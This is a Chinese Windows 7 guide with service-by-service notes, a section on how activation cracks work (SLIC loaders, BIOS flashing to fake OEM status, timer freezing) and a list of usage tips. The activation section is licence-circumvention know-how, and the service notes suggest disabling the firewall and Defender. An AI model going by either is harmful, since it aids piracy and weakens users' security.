允许用户以交互方式连接到远程计算机。远程桌面和终端服务器依赖此服务。若要防止远程使用此计算机，请清除“系统”属性控制面板项目的“远程”选项卡上的复选框。管理员账户的远程桌面、远程协助、远程终端服务或远程管理功能，很多时候这个服务会自动启动，建议保持默认。

目标路径：\Windows\System32\svchost.exe -k NetworkService

Terminal Services Configuration

终端服务配置服务（TSCS）负责需要 **SYSTEM** 上下文的与所有终端服务和远程桌面相关的配置和会话维护活动。这些包括每会话临时文件夹、**TS** 主题和 **TS** 证书。管理员的远程桌面或进行远程管理设置，如果不打算使用远程桌面或远程管理设置，可以设置成禁用。

目标路径：\Windows\System32\svchost.exe -k netsvcs

Terminal Services UserMode Port Redirector

允许为 **RDP** 连接重定向打印机/驱动程序/端口，支持远程连接上的打印机/驱动器/端口重定向功能，如果不打算使用远程功能，建议设置成禁用。

目标路径：\Windows\System32\svchost.exe -k LocalSystemNetworkRestricted

Thread Ordering Server

提供特定期间内一组线程的排序执行。提供特别的线程排序和调度服务，如果用不上，可以设置成手动，但不建议设置成自动。

目标路径：\Windows\system32\svchost.exe -k LocalService

TPM Base Services

允许访问受信任的平台模块（**TPM**），该模块向系统组件和应用程序提供基于硬件的加密服务。如果此服务已停止或禁用，应用程序将无法使用 **TPM** 保护的密钥。**TPM**是Trusted Platform Module的缩写，**TPM**平台会提供基于硬件的加密服务，如果关闭服务，那么win7 或应用程序可能无法访问或使用加密的密钥，可以设置成手动，如果你没有使用带**TPM**模块的计算机，可以禁用掉。

目标路径：\Windows\System32\svchost.exe -k LocalService

User Profile Service

此服务负责加载和卸载用户配置文件。如果已停止或禁用此服务，用户将无法再成功登录或注销，应用程序在获取用户数据时可能会出问题，而且为接收配置文件事件通知注册的组件将无法接收这些通知。建议不要动它，否则会麻烦。

目标路径：\Windows\system32\svchost.exe -k netsvcs

WebClient

使基于 **Windows** 的程序能创建、访问和修改基于 **Internet** 的文件。如果此服务被停止，这些功能将不可用。如果此服务被禁用，任何依赖它的服务将无法启动。简单的说如果你不需要**Web**目录或类似功能，就可以关掉它。

目标路径：\Windows\system32\svchost.exe -k LocalService

Windows Backup

提供 **Windows** 备份和还原功能。**Windows**备份和版本恢复功能，不建议关闭。

目标路径：\Windows\System32\svchost.exe -k SDRSVC

Windows Biometric Service

Windows生物识别服务，该服务只被SVCHOST进程调用。该服务的默认运行方式是手动，如果你没有使用生物识别设备，如指纹识别系统，该功能就可以放心禁用，否则保持默认。

目标路径：\Windows\system32\svchost.exe -k WbioSvcGroup

Windows CardSpace

安全启用数字标识符的创建、管理和公开。像Smart Card一样的个人标识管理，。NET Framework 3.0 提供的一个WCF编程模型。一般用户可以关闭。

目标路径：\Windows\Microsoft.NET\Framework\v3.0\Windows Communication Foundation\infocard.exe

Windows Color System

WcsPlugInService 服务宿主第三方 Windows 颜色系统颜色设备模型和 gamut 映射模型插件模块。这些插件模块是 Windows 颜色系统基线颜色设备和 gamut 映射模型的特定于供应商的扩展。停止或禁用 WcsPlugInService 服务将禁用此扩展功能，并且 Windows 颜色系统将使用其基线模型处理过程，而不是供应商所需的处理过程。这可能导致颜色显示不正确。色彩管理模块为Win7 支持外挂的色彩管理。请保持默认即可。

目标路径：\Windows\system32\svchost.exe -k wcssvc

Windows Defender

扫描计算机以找出可能不需要的软件，设置扫描，并获取最新可能不需要软件定义。可以加强安全，防范木马和一些恶意程序，最主要的是免费。不需要可以关闭。

目标路径：\Windows\System32\svchost.exe -k secsvcs

Windows Driver Foundation - User-mode Driver Framework

管理用户模式驱动程序主机进程。管理用户模式驱动的主进程，如果关闭系统会出现很多问题，建议不要轻易关闭。

目标路径：\Windows\system32\svchost.exe -k LocalSystemNetworkRestricted

Windows Error Reporting Service

允许在程序停止运行或停止响应时报告错误，并允许提供现有解决方案。还允许为诊断和修复服务生成日志。如果此服务被停止，则错误报告将无法正确运行，而且可能不显示诊断服务和修复的结果。没人喜欢错误，对你和微软而言，错误报告传送过去都没什么用。关了它。

目标路径：\Windows\System32\svchost.exe -k WerSvcGroup

Windows Event Collector

此服务将管理对支持 WS-Management 协议的远程源中事件的永久订阅。这包括 Windows Vista 事件日志、硬件以及启用 IPMI 的事件源。该服务将转发的事件存储在本地活动日志中。如果停止或禁用此服务，将无法创建事件订阅，

并且无法接受转发的事件。这个主要是性能收集分析和系统监控中的一些功能使用，也是Vista新的事件管理工具的支持服务。默认即可。

目标路径：\Windows\system32\svchost.exe -k NetworkService

Windows Event Log

此服务管理事件和事件日志。它支持日志记录事件、查询事件、订阅事件、归档事件日志以及管理事件元数据。它可以用 XML 和纯文本两种格式显示事件。停止该服务可能危及系统的安全性和可靠性。Win7 和其他系统程序经常会用到，这个不是必须的服务，建议设置成Manual。默认即可。

目标路径：\Windows\System32\svchost.exe -k LocalServiceNetworkRestricted

Windows Firewall

Windows 防火墙通过阻止未授权用户通过 Internet 或网络访问您的计算机来帮助保护计算机，这个不用解释了吧。如果真的不需要就禁用。

目标路径：\Windows\system32\svchost.exe -k LocalServiceNoNetwork

Windows Font Cache Service

通过缓存常用的字体数据来优化应用程序性能，应用程序将会自动启动该服务，该服务如果被禁用将会降低应用程序性能表现。该服务的默认运行方式是手动，建议保持默认。

目标路径：\Windows\system32\svchost.exe -k LocalServiceAndNoImpersonation

Windows Image Acquisition (WIA)

为扫描仪和照相机提供图像采集服务。专门为扫描仪和数码相机等提供图像捕获和获取功能。有就开着，没有就关。

目标路径：\Windows\system32\svchost.exe -k imgsvc

Windows Media Center Extender Service

允许 Windows Media Center 扩展器设备查找并连接到计算机。通过网络为 Windows Media Extender（像 X B o x）等传送多媒体文件，建议禁止，除非你需要这个功能。

目标路径：\Windows\system32\svchost.exe -k LocalService

Windows Media Center Receiver Service

电视或 FM 广播接收的 Windows Media Center 服务。建议禁止，除非你需要这个功能。

目标路径：\Windows\ehome\ehRecvr.exe

Windows Media Center Scheduler Service

在 Windows Media Center 中开始和停止录制电视节目。建议禁止，除非你需要这个功能。

目标路径：\Windows\ehome\ehsched.exe

Windows Media Center Service Launcher

如果在 Windows Media Center 中启用了电视，则在开机时启动 Windows Media Center 计划程序和 Windows Media Center 接收程序服务。建议禁止，除非你需要这个功能。

目标路径：\Windows\system32\svchost.exe -k LocalServiceNoNetwork

Windows Media Player Network Sharing Service

使用通用即插即用设备与其他网络播放机和媒体设备共享 Windows Media Player 媒体库。建议禁止，除非你需要这个功能

目标路径：\Program]\Program Files\Windows Media Player\wmpnetwk.exe

Windows Modules Installer

启用 Windows 更新和可选组件的安装、修改和移除。如果此服务被禁用，则此计算机的 Windows 更新的安装或卸载可能会失败。此服务为 Windows Updates 所必需的服务，推荐设置为手动。如果你不使用 Windows Updates，那么可以禁止这个服务。

目标路径：\Windows\servicing\TrustedInstaller.exe

Windows Presentation Foundation Font Cache 3.0.0.0

通过缓存常用的字体数据来 Windows 演示基础（WPF）应用程序的性能。WPF 应用程序将启动此服务（如果尚未启动）。可以禁用此服务，尽管这样做会降低 WPF 应用程序的性能。NET Framework 3.0 中的 WPF 应用必须的，一般这个服务启动，证明你的机器上运行了新的 WPF 的应用。默认即可。

目 标 路 径：
\Windows\Microsoft.Net\Framework\v3.0\WPF\PresentationFontCache.exe

Windows Remote Management (WS-Management)

Windows 远程管理（WinRM）服务执行 WS-Management 协议来实现远程管理。WS-Management 是用于远程软件和硬件管理的标准 Web 服务协议。WinRM 服务侦听网络上的 WS-Management 请求并对它们进行处理。通过组策略或使用 winrm.cmd 命令行工具的侦听程序，来配置 WinRM 服务，以使其可通过网络侦听。WinRM 服务提供对 WMI 数据的访问并启用事件集合。事件集合及对事件的订阅需要服务处于运行状态。传输 WinRM 消息时使用 HTTP 和 HTTPS 协议。WinRM 服务不依赖于 IIS，但在同一计算机上预配置为与 IIS 共享端口。WinRM 服务保留 URL 前缀。若要防止与 IIS 发生冲突，管理员应确保 IIS 上承载的所有网站均不使用 URL 前缀。允许从远程进行计算机管理或信息收集。建议设置为手动。

目标路径：\Windows\System32\svchost.exe]\Windows\System32\svchost.exe -k NetworkService

Windows Search

为文件、电子邮件以及其他内容（通过可扩展性 API）提供内容索引和属

性缓存。该服务响应文件和电子邮件通知，从而对已修改的内容编制索引。如果该服务已停止或被禁用，资源管理器将无法显示项目的虚拟文件夹视图，在资源管理器中搜索将回退为速度较慢的逐项搜索。新的桌面搜索功能，默认范围太小，扩大了又很耗费资源，可以试试。建议手动。

:\\Windows\\system32\\SearchIndexer.exe /Embedding

Windows Time

维护在网络上的所有客户端和服务器的时间和日期同步。如果此服务被停止，时间和日期的同步将不可用。如果此服务被禁用，任何明确依赖它的服务都将不能启动。和服务同步时间的，一般我都关闭它。

目标路径：\\Windows\\system32\\svchost.exe -k LocalService

Windows Update

启用检测、下载和安装 Windows 和其他程序的更新。如果此服务被禁用，这台计算机的用户将无法使用 Windows Update 或其自动更新功能，并且这些程序将无法使用 Windows Update Agent (WUA) API。Windows Update 这个功能取决于你了，它和Background Intelligent Transfer Service、Modules Installer 服务关联。

目标路径：\\Windows\\system32\\svchost.exe -k netsvcs

二、关于Windows 7 破解与激活的方法

A、Windows7 激活不可能采取的方式

1、密匙激活

试图用密匙生成器生成的序列号，或是采用某算法得到的序列号，都无法在Win7 系统中产生作用。原因就在于微软没有对Vista和Win7 发布公开销售的VOL 版本，因此不存在公共密匙。Vista系统公开出售的版本有两个，一个是零售版，另一个是OEM版。这样的版本激活密匙具有“一对一”的特点：每台电脑对应一个激活密匙，该密匙激活后只对当前系统产生作用。因此，密匙激活Win7 的方式肯定是不可行的。

2、暴力算号

这个方法其实和上面的方法基本是一致的，都是试图通过序列号激活系统，该方法基本上只存在理论上的可行性，已经破解人员所抛弃。即使退一步说，用序列号/密匙激活的方式可以成功，但是稍微熟悉“暴力破解”的用户都知道，这个方法效率极其低下，即便是经过长时间的计算，出现一个可用的密匙（可能是一整天才能遇到一个），这样的密匙往往也只是暂时可用，但无法激活系统。

3、时间停止

严格的说，时间停止法并非是不可用。在Vista 发布之初俄罗斯的时间停止法就一度成为主流方法。但这个方法的主要弊端就在于“不完美”。主要表现为会引起系统不稳定，应用软件异常，比如提示某软件版本已过期等，这主要是由于系统时间不准确，某些软件在核对系统时间时会将“时间停止”视为版本过期。此外，该方法有得过且过的味道，当用户使用该方法激活系统后，一般只有 30 天的安全期，过了此时间，系统依然会转入非激活状态。

4、KMS私服激活

这个方法在Vista发布后的最初阶段非常流行，但随着时间的推移，它的劣势也一一显露出来，最主要的就是不稳定，这里所说的不稳定是指私服的服务器不稳定，一旦微软发现，随时都可能被迫停服。另一方面，由于微软发布的Win7肯定不只是一个版本，因此来说，理论上每个版本就该有一个私服提供激活服务，这对于个人用户来说显然不现实。

从Win7 第一个“泄露版”到现在的RTM正式版，和Win7 有关的KMS私服一个都没出现过。这从一个侧面反应出该方法其实是很不靠谱的，没有盗版的生命力。

B、Windows7 激活可能采取的方式

根据Vista破解激活出现过的方法，前面我们给出了四种不可能出现用于激活Win7 系统的方法。这是否就意味着Win7 反盗版几乎是无懈可击的呢？破解与激活是不可能完成的任务呢？从现在已经出现的破解激活方法来看，答案是否定的。

1、引导欺骗（软激活）

这个方法在激活Vista系统中是比较常见的方式，常被大家称作“软激活”，相比较前面的几个方法和后面将要说的刷BIOS方法，它属于相对好用，而且不需要什么风险的方法。

简单说来，软件激活就是运行某一激活工具在系统盘根目录增加一个引导文件（该文件包含OEM证书和密钥），当启动电脑时，迫使系统首先加载引导该文件，把SLIC的验证数据加载到一个模拟“OEM版BIOS”在系统内存里，然后再把下一步的引导移交给Win7 启动系统。在进入系统启动过程之初，OEM证书以及密钥会与加载到内存中的虚拟“OEM版Bios”完成正版检验全过程，一旦对比验证的OEM信息准确无误，就可以完成当前Win7 系统的激活。

如果大家只看上面的文字叙述，很可能认为这就是一个“完美激活”方法了。事实上，这个方法也不是完美的，它的缺点就在于每次系统启动都必须进行上述的验证过程，如果激活工具出现了问题，那将会导致系统引导失败，后果也是很严重滴.....

据不确切消息，微软曾指出刷BIOS激活系统除了造成系统不稳定之外，最大风险是会有烧坏主板等硬件的可能性。请自己衡量。

2、伪装OEM（硬激活）

引导欺骗（软激活）的方法需要每次启动都要进行一次校对与验证过程，而且必须保证激活工具不能失效。这使得这个破解方法看上去还不是那么的完美，相对于软激活，还存在一个“硬激活”方法。这个方法相对的有一劳永逸的效果，也是相对比较完美的方法。但这个方法具有一定的风险，需要刷新BIOS。一旦刷新失败，用户就要面对BIOS“瘫痪”的危险，普通的计算机用户很难独自恢复。

为什么会有这样的风险呢？这要从激活的原理说起。

伪装成OEM对Win7 进行激活，需要三个条件——

一是品牌电脑的Bios Slics 2.1 版本信息文件；

二是与品牌电脑相对应的Win7 OEM证书；

三是与品牌电脑相对应的Win7 OEM序列号。这三个条件缺一不可，而且必须是同一品牌电脑的Slics信息文件、证书、OEM序列号。

它的激活原理就是将当前PC机器的主板Bios芯片内的信息改写成某品牌电脑的信息（该信息为Slics表，Win7 系统激活的需要的是 2.1，Windows Vista系统OEM激活需要的为Slics2.0，编注）。

这个方法相对完美，但相对风险较大。此外，用户很难同时获得Slics信息文件、证书、OEM序列号。除非是遇到有使用品牌机的用户愿意分享上述文件。需要提醒的是，假如某品牌机用户分享了必备的激活条件，这也意味着某一天它的机器会被Win7 判定为盗版系统。

至今，唯一可以肯定的是，硬激活的方式很可能是“最完美”的破解方法，也是微软在技术层面上难以解决的方法。

就Windows 7 正版激活方式而言，“零售版”的激活流程是：首先，输入“安装密钥”；然后，连接到“微软激活服务器”，对于输入密钥进行验证(在数据库中已经储存了“已售”和“待售”光盘的全部密钥)；最后，根据“输入密钥”正确与否，决定是否予以“激活”。“OEM版”采用的是“SLP 2.X 验证技术”，电脑开机后：1。如果检测到有效产品密钥，验证过程启动；2。如果检测到有效OEM证书，验证过程继续；3。如果产品密钥、OEM证书和BIOS中的ACPI_SLIC完全匹配，则结束验证自行激活。

截至目前已经出现的Windows 7 7264 破解激活方法，不管采用什么方式，实际都是用“RC版”的两个激活文件“替换”其对应文件，用“RC版”公测密钥连接“微软激活服务器”从而实现激活(这从使用最后到期时间仍是“2010年6月2日”可以得以证明)。鉴于Windows 7 7264 已经脱离“RC”而无限接近“RTM”，因此，可以激活Windows 7 7264 的“手动”或“工具”破解激活方法，估计极有可能破解激活Windows 7 RTM。在此多说一句：不要期盼也不要相信“网上密钥”会直接激活Windows 7 RTM，因为Windows 7 RTM不可能有VOL(大客户)。

我认为，最有希望最具魅力也最完美的还是“OEM”破解激活方法。这种方法有“硬刷”“软改”两种。所谓“硬刷”，就是要对电脑BIOS中的ACPI_SLIC进行必要“手术”，加之导入相应密钥和证书以接受“SLP 2.X 验证技术”检验自行激活(比较彻底，但有风险)。所谓“软改”，即：在电脑引导启动的时候(此前已经运行过破

解工具：将密钥、证书导入系统，将“包含SLIC字段的模拟OEM版BIOS”与GRUB4DOS编译到一起，作为优先启动加载项“驻留”在C盘根目录)，首先启动“优先加载项”：将有关内容注入到物理内存形成一个“包含SLIC字段的模拟OEM版BIOS”；然后再把引导移交给Windows 7 启动系统，当密钥、证书与物理内存中“包含SLIC字段的模拟OEM版BIOS”完全吻合时，即完成检核验证、自行激活过程。

另外，还有可能出现一种方法：激活时限停滞法。这种方法的破解原理，就是在系统启动时通过加载驱动，使Windows 7 RTM“控制激活时限文件”处于“休眠”“失效”状态，从而永远不会出现“试用 30 天到期”提示。这种破解方法虽然比较容易，但是与“激活”没有关系。我认为，这种方法即便出现，也没有什么生命力。

以上三种方法(第二种方法中的“硬刷”“软改”，尽管方式不同，但是原理一样)，就出现和采用时间而言，从Windows 7 RTM出现“泄漏”下载到预装Windows 7 品牌机面市，第一种和第三种破解方法可能会成为主要的“过渡”手段(因为其间是 100 天，远远超过了 30 天激活期限)。但当预装Windows 7 品牌机面市之后，即有可能出现“OEM”破解激活方法和相关工具。这些方法和工具，必将成为非常热门的“主流”破解激活手段，成为扩大Windows 7 使用群体的强大推动力。

说到Windows 7 RTM破解激活方法，不能不说到微软对于“破解激活”的态度。这些年来，特别是Windows XP面世以来，微软在“反盗版”问题上一直坚持“堵、疏”结合、以“疏”为主的方针(高举起、轻放下；雷声大、雨点小)，除对“番茄”重拳出击外，对于诸多“破解激活”用户则采取了“睁只眼、闭只眼”的默许态度。如若真是“反盗版”，以微软的世界顶级技术力量，一个“小补丁”就可“打击”一大片。但微软是绝顶聪明的，他非常明白非常清醒：只有采取机动、灵活的战略战术，才能永远雄踞世界操作系统霸主地位。“小不忍则乱大谋”——这就是微软与其它软件开发商相比，最具特色的经营之道、高明之举。

以上只是列举可能出现的Win7 破解与激活方法，并没有告知大家去如何激活或破解。另外，微软官方在Win7 系统上花费了大量的人力物力，作为普通的计算机用户应该尊重微软的劳动果实，在力所能及的范围内，要尽可能的购买正版Win7，你也将因此得到更完美的服务。

Windows 7 使用技巧集

1. 问题反馈录像机

因为每个电脑用户也许都可以在身边找到一些精通计算机的朋友们，一旦自己的电脑出现了问题肯定第一时间求助于他们。不过有时候遇见问题想向电脑高手们求助时，却不知道该如何描述说明发生了什么问题，高手也无法为你解忧，这就让人有点郁闷了。现在微软能够助你轻松脱离如此困境了，因为在Windows 7中将包含一个极好的问题解决新方案——问题反馈录像机，利用PSR（问题步骤记录器）来记录问题发生的每一个步骤。

在Windows 7中当启动任何程序发生错误时，你可以在开始菜单中键入“PSR”然后回车，点击开始记录按钮。这时当你再次使用电脑时，整个问题发生的步骤都将一一被Windows 7记录下来，此时记录下来的问题将被保存在一个MHTML格式的压缩文件中。然后你再将这个文件发送给好友，让他们更加清楚问题的发生原因，帮助你快速、方便、高效地排除电脑故障节约宝贵时间。

2. 刻录镜像文件

Windows 7介绍了一个已经在其他操作系统中使用多年的功能，那就是将ISO镜像文件刻录到CD或是DVD盘中，不过这次是非常简单易用，仅仅使用鼠标双击ISO镜像文件，然后选择驱动器中的空白盘片，点击刻录按钮立即可以看到你的光盘被刻录出来。

3. 创建并挂载VHD文件

微软的VHD文件格式是一种虚拟机硬盘(virtual machine hard disk)，并可以被压缩成单个文件存放在宿主机器的文件系统上，主要包括虚拟机启动所需系统文件。微软的虚拟PC创建的虚拟机硬盘VHD文件，现在可以在Windows 7系统中直接挂载，并且用户直接访问他们的主机系统。单击开始菜单，然后键入diskmgmt.msc后按回车，这时单击“Action > Attach VHD”然后选择你想要挂载的文件。之后立即会在桌面上显示出一个虚拟驱动器，此时你可以像使用其他本地驱动器一样对它进行浏览或是读写操作。如果在上面一步选择“Action > Create VHD”这时就可以新创建一个属于自己的虚拟硬盘。

4. 解决疑难问题

如果在使用Windows 7的过程中发现它的某个部分表现异常，但是你不确定是由什么原因引起的，那么在控制面板中找到“Troubleshoot”选项后进入疑难问题解答包。Windows 7为你提供了简单易用的向导帮助你一步步解决问题，其中包括检查你的系统设置，清理系统垃圾等等。



5. 开始菜单修复

Windows 7 的可靠性超过了我们的测试期望，但是你仍然可能遇到问题，最严重时可能安全模式也无法启动。但是我们都是下载的Windows 7 安装，并没有安装光盘可以用来重装或修复系统，那该怎么办呢？点击开始菜单处选择“Maintenance（系统维护）> Create a System Repair Disc（创建一张系统修复磁盘）”，Windows 7 将立即为你创建一张启动应急盘，如果遇到了之前提到的系统问题，可能也只有这个方法才能帮助你让电脑重获新生。

6. 完全控制

如果你已经厌倦了自己的孩子往电脑中安装一些乱七八糟的应用程序或是不想要他们独自使用某些程序。AppLocker就是Windows 7 中的一个新功能，它能够确保使用你的电脑的用户只能运行指定的程序。而且设置还十分简单，你可以自行创建一个规则，只允许用户使用某个软件开发商的程序，如微软，此时用户只能运行微软的应用程序。运行“GPEDIT.MSC”命令进入电脑配置窗口选择“Windows Settings > Security Settings > Application Control Policies > AppLocker”后就可以马上使用这项服务了。

7. 更强大的计算器

第一眼看到Windows 7 的计算器时感觉与vista系统中的计算器几乎没有任何区别，但是仔细研究后发现，Windows 7 的计算器拥有强大的统计能力。而且如果你不是太了解各种单位之间的换算关系，这里为你提供了包括长度、重量、容积等单位的快速换算功能，以及帮助你计算行车里程数，贷款利率等等都十分方便。

对Windows 7 中的一些小应用程序也不能仅仅只看外观，也许它的背后就会隐藏着许多强大的新功能，你只能一个个去探索才不会错过任何重要的好功能。

8. 投影机切换

Windows 7 中现在提供了一个标准方式在显示器之间或是显示器与投影机之间切换你的屏幕显示，使用快捷键“Win+P”或者运行“DisplaySwitch.exe”然后就可以选择自己想要的显示模式了。当然如果你的电脑只连接有一个显示器那么这个功能就派不上用场了。

9. 自动清理

如果是一些没有任何电脑使用经验的用户使用过你的系统，那么这很有可能引起一些问题。只要他们独自使用了你的电脑，也许就会改变你的设置，安装可

疑程序，甚至是删除任何重要文件而导致的各种破坏。但是微软现在能够了解你的需求，Windows 7 将包含一个有效的解决办法：PC Safeguard。这个功能可以让其他用户轻松登录，任何人都可以直接使用你的电脑玩游戏，浏览网页，网上聊天，也就是说像你一样使用电脑。但是当他们推出系统后，他们刚刚所做的任何操作都将全部失效，他们保存的文件也将被自动删除，这意味着任何人想要搞砸你的电脑系统也变得困难多啦！

这并不是一项新技术，微软已经在他们的共享工具箱中免费提供给用户很长时间了，但却是第一次被集成在Windows系统中，这也使得该功能变得更加简单易用。想要使用这项功能，可以在控制面板中的用户帐户和家庭安全选项中找到创建帐户的方法，然后打开“PC Safeguard”功能即可，你也可以自行测试一下该办法是否管用。

10. 系统还原

在Windows之前的版本中使用系统还原功能就像是一次冒险，因为没有办法知道其中的应用程序或是驱动程序可能受到的影响，你只能是自己试试看了。但是 Windows 7 却不是这样的，右击我的电脑，进入属性选项中的“System Protection > System Restore > Next”，然后选择你想使用的系统还原点，点击“Scan for affected programs”按钮，Windows系统将自动检查你所选择的这个还原点是否有应用程序或是驱动程序被删除或是覆盖了。

11. 时区设置

系统管理员将使用到最新的命令行tzutil.exe工具，利用这个工具可以直接从脚本中修改系统时区，如果你要设置系统为标准的格林威治时间，此时就可以使用命令：tzutil /s "gmt standard time"来实现。

12. 屏幕校正

你所看到的显示器上的颜色取决于显卡的设置，亮度等参数，但是大多数用户都是直接使用的Windows默认颜色配置，这就可能出现以下情况：当你在自己的电脑上看到一张效果出色的数码相片，但是放在其他人电脑上看就会发现效果很差。不过值得庆幸的是，Windows 7 系统中提供了一个显示颜色校准向导可以帮助你正确设置你的显示屏亮度、对比度和颜色等，以及一个ClearType调谐器，以保证文字显示清晰和锐利。打开“开始菜单”敲入DCCW然后回车试试效果怎样？

13. 右键点击

虽然乍看之下Windows 7 与vista操作系统有着很大的相似之处，但是却有一个简单的方式可以看出它们之间的不同，那就是Windows 7 中强大的右键点击功能。如右击桌面空白部分你会马上发现有一个菜单项可以用来设置屏幕分辨率，不再需要通过浏览显示器设置来进行改变了。右键点击任务栏 上的图标可以迅速打开常用的系统文件夹包括文档、图片和Windows文件夹等等。

如果你不打算使用IE浏览器，那么肯定不愿意让它的图标总是占据任务栏上的宝贵位置，右击IE图标然后选择从任务栏移除该项目“Unpin this program from the taskbar”，然后安装其他浏览器如Firefox、Opera或是Safari等来代替。

14. 桌面幻灯片

Windows 7 中附带了大量极具吸引力的精美壁纸，这也让人很难取舍到底使用哪一张才好。那么为什么不将所有自己喜欢的壁纸都选择上，让Windows以幻灯片形式在桌面上展示所有的精美壁纸呢？

设置的办法如下：右击桌面空白处在弹出菜单中选择“Personalise > Desktop Background”，然后按住Ctrl键选择所有自己喜欢的图片，再设定好每张图片自动更好的时间间隔，如 10 秒，可以让整个背景随机显示，设置完成后保存即可慢慢欣赏所有的图片展示了。默认情况是每 30 分钟桌面背景切换一次，点击下拉列表我们可在 10 秒到一天之间进行选择。另外，还可以选择图片的显示方式，比如“拉伸”、“平铺”、“居中”等。设置完成后单击“Save changes”即可生效。

默认情况下Windows 7 并没有启用桌面切换特效，我们可从“Windows主题”文件夹下选择一种桌面主题即可。当然也可进行自定义设置，比如我们选中一个名称为“壁纸”的主题，然后点击“Current Theme”下的该主题进入“桌面背景”设置窗口。在该窗口中默认有 4 张桌面背景图片，大家可以勾选或者添加其他的图片进行切换。

15. RSS订阅壁纸

如果你觉得系统附带的所有标准壁纸还不能满足你的需求，那么你可以创建一个主题然后从RSS订阅中抓取图像，目前这个功能还不能在Beta版本中很好地使用到。

16. 屏幕空间恢复

Windows 7 最新的任务栏作为一个大型快速启动工具栏，可以容纳下任何你喜欢的快捷方式（鼠标右击程序然后选择插入到任务栏上即可）。这当然很方便啦，不过越来越大 的任务栏体积必定会占用更多的屏幕空间。如果某天你突然想要让自己的任务栏“瘦身”那该怎么办呢？简单！右击开始菜单，然后选择属性

“Properties > Taskbar > Use small icons > OK”这样就可以把任务栏上的图标调小，使用更多的屏幕空间了。

17. 恢复快速启动工具栏

如果你不喜欢Windows 7中新样式的任务栏，即使把它已经缩小后还是不能让你满意，那么你只需要一点点时间就可以立即恢复一直以来使用的快速启动工具栏。操作方法如下：右键点击 任务栏，选择“Toolbars > New Toolbar”，在文件夹窗口中键入命令“UserProfile%AppDataRoamingMicrosoftInternet ExplorerQuick Launch”（不要输入引号）然后单击选择文件夹。现在右键单击任务栏，取消“Lock the taskbar（锁定任务栏）”，之后你应该就可以看见熟悉的快速启动任务栏了。然后右击分割处清除文本和标题显示让任务栏占用最少的桌面空间，最后一步 需要右击任务栏将查看修改为“Small Icons”就能看见旧版的快速启动工具栏。

18. 自定义电源开关

默认情况下，Windows 7 在开始菜单处将以文本形式显示关机按钮，但是你只要需要几秒钟就可以将这种默认的方式改变。如果每天你都需要重启电脑许多次，那么这样的改变比默认的方式 更加有趣，右击开始菜单选择属性“Properties”然后设置“Power boot action”后重启电脑你将发现改变已经悄然发生。

19. 桌面自动整理

如果你的Windows 7 系统桌面上摆放了很多程序的快捷图标，而且显得十分凌乱，右击桌面选择“View > Auto arrange”就能让Windows自动为你将图标排列整齐。可能你会说这个功能vista系统中也有，那么Windows 7 可以让你更简单地完成此操作，直接按住F5 功能键，你会惊喜地发现桌面上已经变得十分整齐了。

20. 隐藏智能窗口

Windows 7 中有一个不错的功能可以智能地把用户打开的所有窗口进行整理，一旦你将一个窗口拖到屏幕最前方它就会自动最大化。我们很喜欢这个新系统，因为它是如此聪明，但是如果你感觉它的这种智能化反而会令你不适应的话，可以将这个功能隐藏。运行“REGEDIT”打开注册表，找到“HKEY_CURRENT_USERControl PanelDesktop”，将WindowArrangementActive 设置为 0，重启电脑后，你的Windows系统将不会再这样“自作聪明”了。

21. 移除发送反馈功能

微软发布的Windows 7 操作系统已经从公众那里获得了大量的反馈信息，因此重要的是充分利用这些信息。如果你不喜欢什么功能或是自己有了任何好的想法都可以点击“Send Feedback”发送反馈信息告诉微软你的想法。这的确能够使你显得与众不同，但是你已经完成了反馈信息后也许就想把“Send Feedback”链接从你的桌面上移除，因为这对你已经没有任何用处了，现在Windows 7 中可以很容易做到这一点。首先打开注册表，然后找到“HKEY_CURRENT_USER\Control Panel\Desktop”这个位置，设置FeedbackToolEnabled键为 0 最后重启电脑就完成了，十分简单吧。

22. 显示所有的磁盘

初次使用Windows 7 时打开“我的电脑”也许你会感到奇怪为什么自己电脑上的部分磁盘都不见呢？呵呵，请不要惊慌！这只是微软在Windows 7 中所做的一些有意义的尝试：他们希望电脑中的硬盘能够像记忆卡阅读器一样，当这些磁盘是空的并无存储信息时就不会显示出来。我们认为这是一个很大的进步，但是如果你不能适应这样的方式也可以让Windows将所有空磁盘显示出来，操作很简单首先启动资源管理器，选择“Tools > Folder Options > View”然后去掉隐藏空磁盘选项即可。

23. 让你看得更详细

全新的Windows 7 操作系统中提供了更好的放大镜帮助你方便地放大屏幕中任何区域进行查看。启动该工具后你可以自行定义一个坐标和放大比例，它甚至可以跟踪你的键盘焦点在 屏幕上随意移动，当你在一个对话窗口上移动光标焦点时，按下“Tab”键它就可以自动放大当前活动的区域。

24. 保护你的MP3 文件

虽然有很多优秀的新功能，不过Windows 7 测试版中还是包括了一个令人厌烦的错误。其附带的Windows Media Player 12 会自动为媒体文件添加缺少的标签信息，如专辑封面，这会将原文件的前几秒钟全部覆盖。安装升级包后可以修复此问题，不过从另一方面看来，这可能是一个备份MP3 文件的好办法哦。

25. 定制UAC

Windows vista系统中的UAC（User Account Control）功能是一个好的想法运用在了实践中，但是由于实施方面有一些问题，致使许多人都无法忍受频繁弹出的提醒窗口而关闭了此功能。不过值得庆幸 的是，Windows 7 会在默认情况下较少的弹出提示窗口，并且可以允许用户自己进行UAC设置，在安全性和弹

出式提示之间找到一个最佳平衡点更加适合自己的使用习惯。在系统的控制面板中选择更改UAC设置进行改变。

26. 易用的便签

Windows 7 系统中有一项既简单又实用的便签功能，运行应用程序StickyNot.exe然后你就可以记录下若干个便签，右击任何一个便签都可以改变它的颜色，可以在其中的一个便签标题横条处键入“+”号添加另一条便签，选中一个便签使用快捷键“Alt+4”可以马上关闭这条便签，不过你建立的所有便签都会被 Windows自动保存下来。

27. 显示菜单栏

文件的复制、移动在我们的日常操作中是比较频繁的。在通常情况下，我们需要来回切换路径，大大影响了工作效率。Windows 7 的资源管理器将文件的复制、移动操作集成到菜单项中，方便我们快速地实现复制与移动操作。

默认情况下Windows 7 的资源管理器是不显示菜单栏的，我们可依次点击“组织”→“布局”→“菜单栏”将其调出来。假如我们要执行文件的移动操作，首先定位到源文件所在的路径并选中该文件(可以多选)，然后执行“编辑”→“移动到文件夹”打开操作对话框，定位到目标路径即可完成任务。

28. 右键菜单加入“移动/复制到”快捷方式

打开注册表编辑器，定位到“HKEY_CLASSES_ROOT\AllFilesystemObjects\shellex\ContextMenuHandlers”，然后在其下新建两个注册表项“Microsoft Copy To Service”和“Microsoft Move To Service”，设置其默认值分别为“{C2FBB630-2971-11D1-A18C-00C04FD75D13}”和“{C2FBB631-2971-11D1-A18C-00C04FD75D13}”。这样就可通过右键菜单完成文件的复制和移动。

